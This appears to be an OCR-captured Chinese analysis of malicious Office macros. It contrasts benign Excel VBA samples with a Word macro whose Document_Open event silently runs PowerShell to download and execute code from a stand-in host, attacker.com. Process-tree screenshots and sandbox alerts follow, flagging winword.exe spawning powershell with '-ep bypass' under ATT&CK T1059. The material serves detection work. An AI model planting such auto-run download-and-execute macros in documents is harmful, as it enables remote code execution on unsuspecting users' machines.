
HW样本



```
Sub Datachk() '校验数据
   On Error Resume Next
   Dim r1, kk, i As Long
   Dim IsEng As Boolean
   Dim Ret, CatWbkNm, C_sfz, dict, d_add, arr, test

   Set dict = CreateObject("scripting.dictionary") '建立字典
   Set d_add = CreateObject("scripting.dictionary") '建立字典
   Set CatWbkNm = Workbooks(Application.ActiveWindow.Caption).Sheets(1)

   r1 = CatWbkNm.Range("A65536").End(xlUp).Row '取最后一行
   test = Timer
```




```
If Not PAGE = 0 And C_row = 1 Then
        Sheets("电子清单模板").Rows("1:49").Copy Destination:=Sheets("电子清单表").Rows(mark *
        Set .HPageBreaks(PAGE).Location = .Rows(mark * PAGE + 1)        '设置分页符
        .Cells(PAGE * mark + 5, 1) = "=$A$5" '单位名称
        .Cells(PAGE * mark + 5, 6) = "=$F$5" '制表日期
        .Cells(PAGE * mark + 6, 8) = "=$H$6" '险种1
        .Cells(PAGE * mark + 6, 10) = "=$J$6" '险种2
        .Cells(PAGE * mark + 6, 12) = "=$L$6" '险种3
        .Cells(PAGE * mark + 6, 14) = "=$N$6" '险种4
        .Cells(PAGE * mark + 5, 19).Value = PAGE + 1   '页码
        .Cells(PAGE * mark + 5, 17) = "=$Q$5" '总共页码
End If
    '险种
    If once = False Then        '只运行一次的代码
    If Not arr(1) = "" Then .Cells(PAGE * mark + 6, 8).Value = "险种: " & arr(1)
    If Not arr(2) = "" Then .Cells(PAGE * mark + 8, 8).Value = arr(2)
    If Not arr(3) = "" Then .Cells(PAGE * mark + 6, 10).Value = "险种: " & arr(3)
    If Not arr(4) = "" Then .Cells(PAGE * mark + 8, 10).Value = arr(4)
    If Not arr(5) = "" Then .Cells(PAGE * mark + 6, 12).Value = "险种: " & arr(5)
    If Not arr(6) = "" Then .Cells(PAGE * mark + 8, 12).Value = arr(6)
    If Not arr(7) = "" Then .Cells(PAGE * mark + 6, 14).Value = "险种: " & arr(7)
    If Not arr(8) = "" Then .Cells(PAGE * mark + 8, 14).Value = arr(8)
    If Not arr(9) = "" Then .Cells(PAGE * mark + 8, 16).Value = arr(9)
    If Not arr(10) = "" Then .Cells(PAGE * mark + 8, 17).Value = arr(10)
    If Not arr(11) = "" Then .Cells(PAGE * mark + 8, 18).Value = arr(11)
    .Cells(PAGE * mark + 5, 6).Value = "制表日期: " & CatWbkNm.Cells(1, 13).Value   '制表日期
```




```
On Error Resume Next
Set CatWbk = Workbooks(Application.ActiveWindow.Caption)
Dim arr() As String, text As String, Ver As String, NC As Long
Dim VerOK As Integer
VerOK = vbYes
Path = Environ("appdata") & "\Cat\config.ini"
'------------
MkDir (Environ("appdata") & "\Cat")
If Not Dir(Path) = "" Then
    '读取ini
    text = String(255, 0)
    NC = GetPrivateProfileString("ASSISTANT", "text", "Default", text, 255, Path
    If NC <> 0 Then text = Left$(text, NC)

    Ver = String(255, 0)
    NC = GetPrivateProfileString("ASSISTANT", "Version", "Default", Ver, 255, Pa
    If NC <> 0 Then Ver = Left$(Ver, NC)
Else
    CatWbk.Sheets(1).Label2.Caption = "首次运行，请先添加方案。"
End If
If Not Ver = Sheet4.Label1.Caption Then VerOK = MsgBox("发现旧版本方案数据" & Ve
If VerOK = vbYes Then
```

简单的macro


Microsoft Visual Basic for Applications - 11 - [ThisDocument (代码)]
文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 调试(D) 运行(R) 工具(T) 外接程序(A) 窗口(W) 帮助(H)
行 11, 列 1
工程 - Project
Normal
Project (11)
Microsoft Word 对象
ThisDocument
引用
(通用)

```vb
Private Sub Document_Open()
Call evil
End Sub


Sub evil()

Set shell_object = CreateObject("WScript.Shell")
shell_object.Run "powershell.exe -NoLogo iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxxx'))", 0
End Sub
```


进程树


Process Explorer - Sysinternals: www.sysinternals.com [WIN-JQVD7QFFPQ0\test7]
File
Options
View
Process
Find
Users
Help

Process	CPU	Private B...	Working Set	PID	Description	Company Name
msdtc. exe	< 0. 01	6, 388 K	3, 076 K	2536	Microsoft 分布式事务处...	Microsoft Corporation
svchost. exe		5, 572 K	21, 860 K	4092	Windows 服务主进程	Microsoft Corporation
sppsvc. exe		2, 784 K	5, 440 K	1816	Microsoft 软件保护平台...	Microsoft Corporation
ManagementAgentHos...	0. 01	5, 260 K	6, 144 K	768		
SearchIndexer. exe	< 0. 01	42, 056 K	28, 544 K	3444	Microsoft Windows Sea...	Microsoft Corporation
SearchProtocolHo...	< 0. 01	3, 432 K	9, 496 K	3672		
SearchFilterHost...		3, 864 K	10, 136 K	3760		
taskhost. exe	0. 01	7, 876 K	7, 408 K	3264	Windows 任务的主机进程	Microsoft Corporation
taskhost. exe		6, 944 K	10, 404 K	5492		
OSPPSVC. EXE		3, 532 K	11, 156 K	6108		
lsass. exe	0. 06	6, 440 K	7, 912 K	652	Local Security Author...	Microsoft Corporation
lsm. exe	< 0. 01	2, 780 K	2, 424 K	664		
winlogon. exe		3, 340 K	2, 156 K	596		
explorer. exe	0. 03	41, 164 K	72, 156 K	3260	Windows 资源管理器	Microsoft Corporation
vmtoolsd. exe	0. 03	15, 684 K	16, 048 K	3936	VMware Tools Core Ser...	VMware, Inc.
PtSessionAgent. exe		3, 324 K	4, 752 K	2456	Platinum user session...	Trend Micro Inc.
iexplore. exe	< 0. 01	13, 292 K	16, 244 K	2504	Internet Explorer	Microsoft Corporation
iexplore. exe	0. 02	159, 316 K	118, 436 K	2700	Internet Explorer	Microsoft Corporation
iexplore. exe		21, 160 K	15, 768 K	1776	Internet Explorer	Microsoft Corporation
procexp64. exe	0. 36	29, 512 K	45, 952 K	5192	Sysinternals Process ...	Sysinternals - www....
Snipaste. exe	< 0. 01	11, 564 K	32, 736 K	3244	Snipaste	Le Liu
WINWORD. EXE	0. 46	90, 444 K	113, 288 K	3408	Microsoft Word	Microsoft Corporation
powershell. exe	< 0. 01	35, 644 K	38, 052 K	4592	Windows PowerShell	Microsoft Corporation
firefox. exe	< 0. 01	208, 124 K	369, 992 K	4120	Firefox	Mozilla Corporation
firefox. exe						
firefox. exe						
firefox. exe						
firefox. exe						
firefox. exe						
firefox. exe	< 0. 01	30, 912 K	27, 912 K	4188	Firefox	Mozilla Corporation

```
Command Line:
   C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoLogo iex ((New-Object Net.WebClient).Do
    wnloadString('http://attacker.com/xxxxx'))
Path:
   C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

可疑的父子进程



系统敏感操作 可疑的父进程创建了脚本进程

ATT&CK ID: T1059 (在 MITRE ATT&CK™ 矩阵中的显示)

value: Attempts to bypass execution policy
option: -ep bypass

value: Attempts to bypass execution policy
option: -ep bypass


创建一个或多个可疑进程

parent_process: winword.exe
martian_process: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

parent_process: winword.exe
martian_process: powershell.exe -ep bypass iex ((New-Object Net.WebClient).DownloadString('http://attacker.com/xxxx'))

